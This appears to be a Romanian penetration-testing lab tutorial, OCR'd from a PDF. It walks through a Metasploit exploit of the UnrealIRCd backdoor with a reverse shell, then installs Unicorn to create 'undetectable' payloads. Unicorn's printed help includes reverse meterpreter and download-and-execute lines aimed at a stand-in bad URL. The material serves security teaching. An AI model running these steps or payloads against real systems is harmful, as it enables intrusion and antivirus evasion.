Metasploit

Acest laborator va investiga folosirea suitei Metasploit pentru a controla la distanta o aplicatie care va da acces la toate resursele unui sitem de calcul.


Breviar teoretic


Metasploit este cel mai utilizat framework de testare a penetrabilitatii unui sistem. Aparut ca o colaborare intre open source community si Rapid7, Metasploit ajuta echipele de Securitate sa faca mai mult decat sa verifice vulnerabilitati, sa administreze evaluări ale securității si sa creasca informaitile de securitate; el antreneaza specialisii pentru a fi întotdeauna cu un pas inaintea hackerilor.

Kali Linux


Kali Linux este o distributie Linux bazata pe sistemul Debian ce are ca scop testarea breselor de securiate si controlul securitatii. Kali Linux contine cateva sute de unelte care tintesc diferite aspecte legate de securitatea sistemelor de operare precum Penetration Testing, Security research, Computer Forensics si Reverse Engeneering. Kali Linux este creat, finantat si mentinut de catre Offensive Security, o companie de top in testearea securitatii informationale.

Metasploit este integrat in Kali Linux.





Breșele de securitate cunoscute se pot căuta/lista cu ajutorul comenzii **search**. Acestea nu necesita instalarea si executarea pe calculatorul atacat al unui fisier (payload) deoarece se va exploata bresa de securitate deja existenta pe acel calculator.



Se selectaza ***info*** urmat de numele bresei pentru mai multe detalii:

```
msf5 > info exploit/unix/irc/unreal_ircd_3281_backdoor

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.
```

Se alege care modul va fi folosit cu ***use*** si se vizualizează opțiunile disponibile:

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Se observa ca trebuie setata adresa IP iar bresa de securitate cunoscuta este pe portul 6667 (care va fi atacat/accesat):

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.100.24
RHOST => 192.168.100.24
```

Acum se determina payoad-ul care va fi plasat pentru a avea acces la sistemul in care am patruns cu modulul anterior:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   manual  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              manual  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   manual  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              manual  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     manual  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     manual  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     manual  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                manual  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            manual  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                manual  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            manual  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   manual  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

In final alegem unul dintre ele:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
```

Acum totul este pregatit pentru realizarea atacului.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.100.24   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Daca dorim putem limita ca accesul la sistemul infectat sa se facă doar de la IP-ul nostru (al atacatorului, altfel oricine poate accesa shell-ul acelui PC pe portul 4444) cu:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.32
```

Atacul incepe cu ajutorul comenzii ***exploit***

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

Odata reusit atacul, vom fi instiintati ca avem acces la shell si putem executa comenzi pe sistemul atacat!

Unicorn

Magic unicorn este o unealta simpla ce folosește un PowerShell downgrade attack injectand cod direct in memorie.

Payload

Un payload se refera la un modul de exploatare. Sunt 3 tipuri de astfel de module in Frameworkul Metasploit:Singles, Stagers, si Stages. Aceste tipuri diferite permit o foarte buna versatibilitate si pot fi folosite in numeroase tipuri de scenarii.

PowerShell

PowerShell este un framework de task-uri automate in Windows. Acesta a aparut pentru a extinde funcționalitatea de automatizare disponibila in scripturile BAT. PowerShell are o linie de comanda si un limbaj de criptareintegrat in framework-ul .NET, ce permite integrarea in alteaplicatii. In mod automat proceseaza si creaza uneltele necesare sistemului dorit.


1. Instalare Kali Linux

-Accesati linkul: https://www.kali.org/downloads/

Kali Linux 64-Bit	Torrent	2019.4	2.6G	bad0d602a531b872575e23cc025b45fee475523b51378a035928b733ca395ac5


-Deschideti VirtualBox

-Apasati Ctrl + N



-Datinumelemasiniivirtuale: Kali Linux

-Urmatipasiipana la final (Next… Create)




-Selectati Start

-Selectatiimaginea de Kali Linux descarcata anterior

-Selectati Open


-Selectati Start

-Selectati Graphical install



-Continue…

-Selectati Yes pentru a salva



CE ESTE UN PAYLOAD IN METASPLOIT FRAMEWORK SI CLASIFICARE

Metasploit contine multe tipuir de payload, fiecare avand un rol diferit:

INLINE (NON STAGED)

- Un payload care contine atat exploit-ul cat si codul executat ulterior. Sunt stabile dar au limitari in cazul in care datele care necesita extragere au dimensiuni mari.

STAGER

- Acestea lucreaza impreuna cu stage payloads pentru a excuta un task. Stager stabileste canalul de comunicatie iar stage payload este executat pe calculatorul atacat.

METERPRETER

- Meterpreter, (Meta-Interpreter) este un payload care opereaza prin injectare dll. The Meterpreter exista doar in memoria sistemului si nu lasa urme pe HDD. Scripturile pot fi incarcate dinamic atunci cand este nevoie.

PASSIVEX

- PassiveX este un payload pentru evitarea firewal-urilor prin creare control ActiveX care lanseaza o insatana scunsa a Internet Explorer. In acest mod se pot trimite cereri si primi raspunsuri prin HTTP.

NONX

- Bitul NX (No eXecute) este o caracteristica a procesoarelor care restrictioneaza executia codului in anumite zone de moemorie. In Windows, NX e implementat drept Data Execution Prevention (DEP). Metasploit NoNX evita DEP.

ORD

- Ordinal payloads sunt de tipul Stager payload care merg doar pe Windows si sunt foarte mici. Se bazeaza pe prezenta **ws2_32.dll** in memorie.

IPV6

- Metasploit IPv6 payload sunt proiectate pentru retele IPv6.

REFLECTIVE DLL INJECTION

- Reflective DLL Injection este o tehnica in care un payload de tip Staged este injectat intr-un proces compromis in meorie si nu e salvat pe HDD. VNC payload si Meterpreter payload folosesc reflective DLL injection.

Creare payload

In timpul efectuării unui atac se pot evidenția doua etape:

-deschiderea unei conexiuni către linia de comanda a unui sistem (STAGER). De obicei o aplicație malițioasa a fost executata pe sistemul tinta (PDF/POZA mascate ca executabil, XLS, script, VBS, etc.)

-codul care va fi executat pe acel sistem (STAGER PAYLOAD)

Mai multe detalii si opțiuni:

https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

Creare payload nedetectabil

Pasul I: instalare framework Metasploit (este integrata in Kali Liunx, sariti la pasul II)

-deschideti Kali Linux si accesati linia de comanda

- pentru a va asigura ca instalati ultima versiune de Metasploit trebuie sa dezinstalati orice versiune anterioara ce s-ar putea sa fi fost preinstalata

```
root@kali:~# apt-get remove metasploit-framework
```

-folositi urmatorul cURL pentru a descarca ultima versiune de Metasploit

```
root@kali:~# curl https://raw.githubusercontent.com/rapid7/metasploit-omnib
us/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > ms
finstall
```

-upgradati la ultima versiune pentru a avea siguranta ca va rula pe Kali

```
root@kali:~# chmod 755 msfinstall
```

exit

-executati instalarea cu **./msfinstall**

```
root@kali:~# ./msfinstall
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer requi
red:
  ettercap-common ettercap-graphical libapache2-mod-php libluajit-5.1-2
  libluajit-5.1-common nginx python-paramiko python-pefile python-qrcode
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 670 not upgraded.
Need to get 218 MB of archives.
After this operation, 493 MB of additional disk space will be used.
Get:1 http://downloads.metasploit.com/data/releases/metasploit-framework/ap
t lucid/main amd64 metasploit-framework amd64 5.0.72+20200127112008~1rapid7
-1 [218 MB]
Fetched 218 MB in 1min 7s (3,248 kB/s)
Selecting previously unselected package metasploit-framework.
(Reading database ... 253057 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_5.0.72+20200127112008~1rapid7-
1_amd64.deb ...
Unpacking metasploit-framework (5.0.72+20200127112008~1rapid7-1) ...
Setting up metasploit-framework (5.0.72+20200127112008~1rapid7-1) ...
update-alternatives: using /opt/metasploit-framework/bin/msfbinscan to prov
ide /usr/bin/msfbinscan (msfbinscan) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfconsole to prov
ide /usr/bin/msfconsole (msfconsole) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfd to provide /u
sr/bin/msfd (msfd) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfdb to provide /
usr/bin/msfdb (msfdb) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfelfscan to prov
ide /usr/bin/msfelfscan (msfelfscan) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfmachscan to pro
vide /usr/bin/msfmachscan (msfmachscan) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfpescan to provi
de /usr/bin/msfpescan (msfpescan) in auto mode
```

```
update-alternatives: using /opt/metasploit-framework/bin/msfrop to provide
/usr/bin/msfrop (msfrop) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfrpc to provide
/usr/bin/msfrpc (msfrpc) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfrpcd to provide
 /usr/bin/msfrpcd (msfrpcd) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfupdate to provi
de /usr/bin/msfupdate (msfupdate) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfvenom to provid
e /usr/bin/msfvenom (msfvenom) in auto mode
Run msfconsole to get started
```

Pasul II: instalare unicorn


-Unicorn poate fi clonat folosind **github.com/trustedsec/unicorn**

```
root@kali:~# git clone https://github.com/trustedsec/unicorn
Cloning into 'unicorn'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 589 (delta 0), reused 0 (delta 0), pack-reused 585
Receiving objects: 100% (589/589), 280.73 KiB | 1.06 MiB/s, done.
Resolving deltas: 100% (386/386), done.
```

-pentru a accesa noul director unicorn putem folosi comanda **cd**

```
root@kali:~# cd unicorn/
```

-pentru a vedea toate optiuniunile disponibile si descrierea fiecarui tip de atac, folositi comanda **./unicorn.py –help**



```
------------------- Magic Unicorn Attack Vector v3.8.1 -------------------
---------

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.

Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro,
 crt>
PS Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5
443
PS Down/Exec: python unicorn.py windows/download_exec url=http://badurl.com/
payload.exe
PS Down/Exec Macro: python unicorn.py windows/download_exec url=http://badur
l.com/payload.exe macro
Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1
.5 443 macro
Macro Example CS: python unicorn.py <cobalt_strike_file.cs> cs macro
HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5
 443 hta
HTA SettingContent-ms Metasploit: python unicorn.py windows/meterpreter/reve
rse_https 192.168.1.5 443 ms
HTA Example CS: python unicorn.py <cobalt_strike_file.cs> cs hta
HTA Example SettingContent-ms: python unicorn.py <cobalt_strike_file.cs cs m
s
HTA Example SettingContent-ms: python unicorn.py <patth_to_shellcode.txt>: s
hellcode ms
DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5
 443 dde
CRT Example: python unicorn.py <path_to_payload/exe_encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500
Cobalt Strike Example: python unicorn.py <cobalt_strike_file.cs> cs (export
CS in C# format)
Custom Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode (forma
tted 0x00 or metasploit)
Custom Shellcode HTA: python unicorn.py <path_to_shellcode.txt> shellcode ht
a (formatted 0x00 or metasploit)
Custom Shellcode Macro: python unicorn.py <path_to_shellcode.txt> shellcode
macro (formatted 0x00 or metasploit)
Generate .SettingContent-ms: python unicorn.py ms
Help Menu: python unicorn.py --help
```

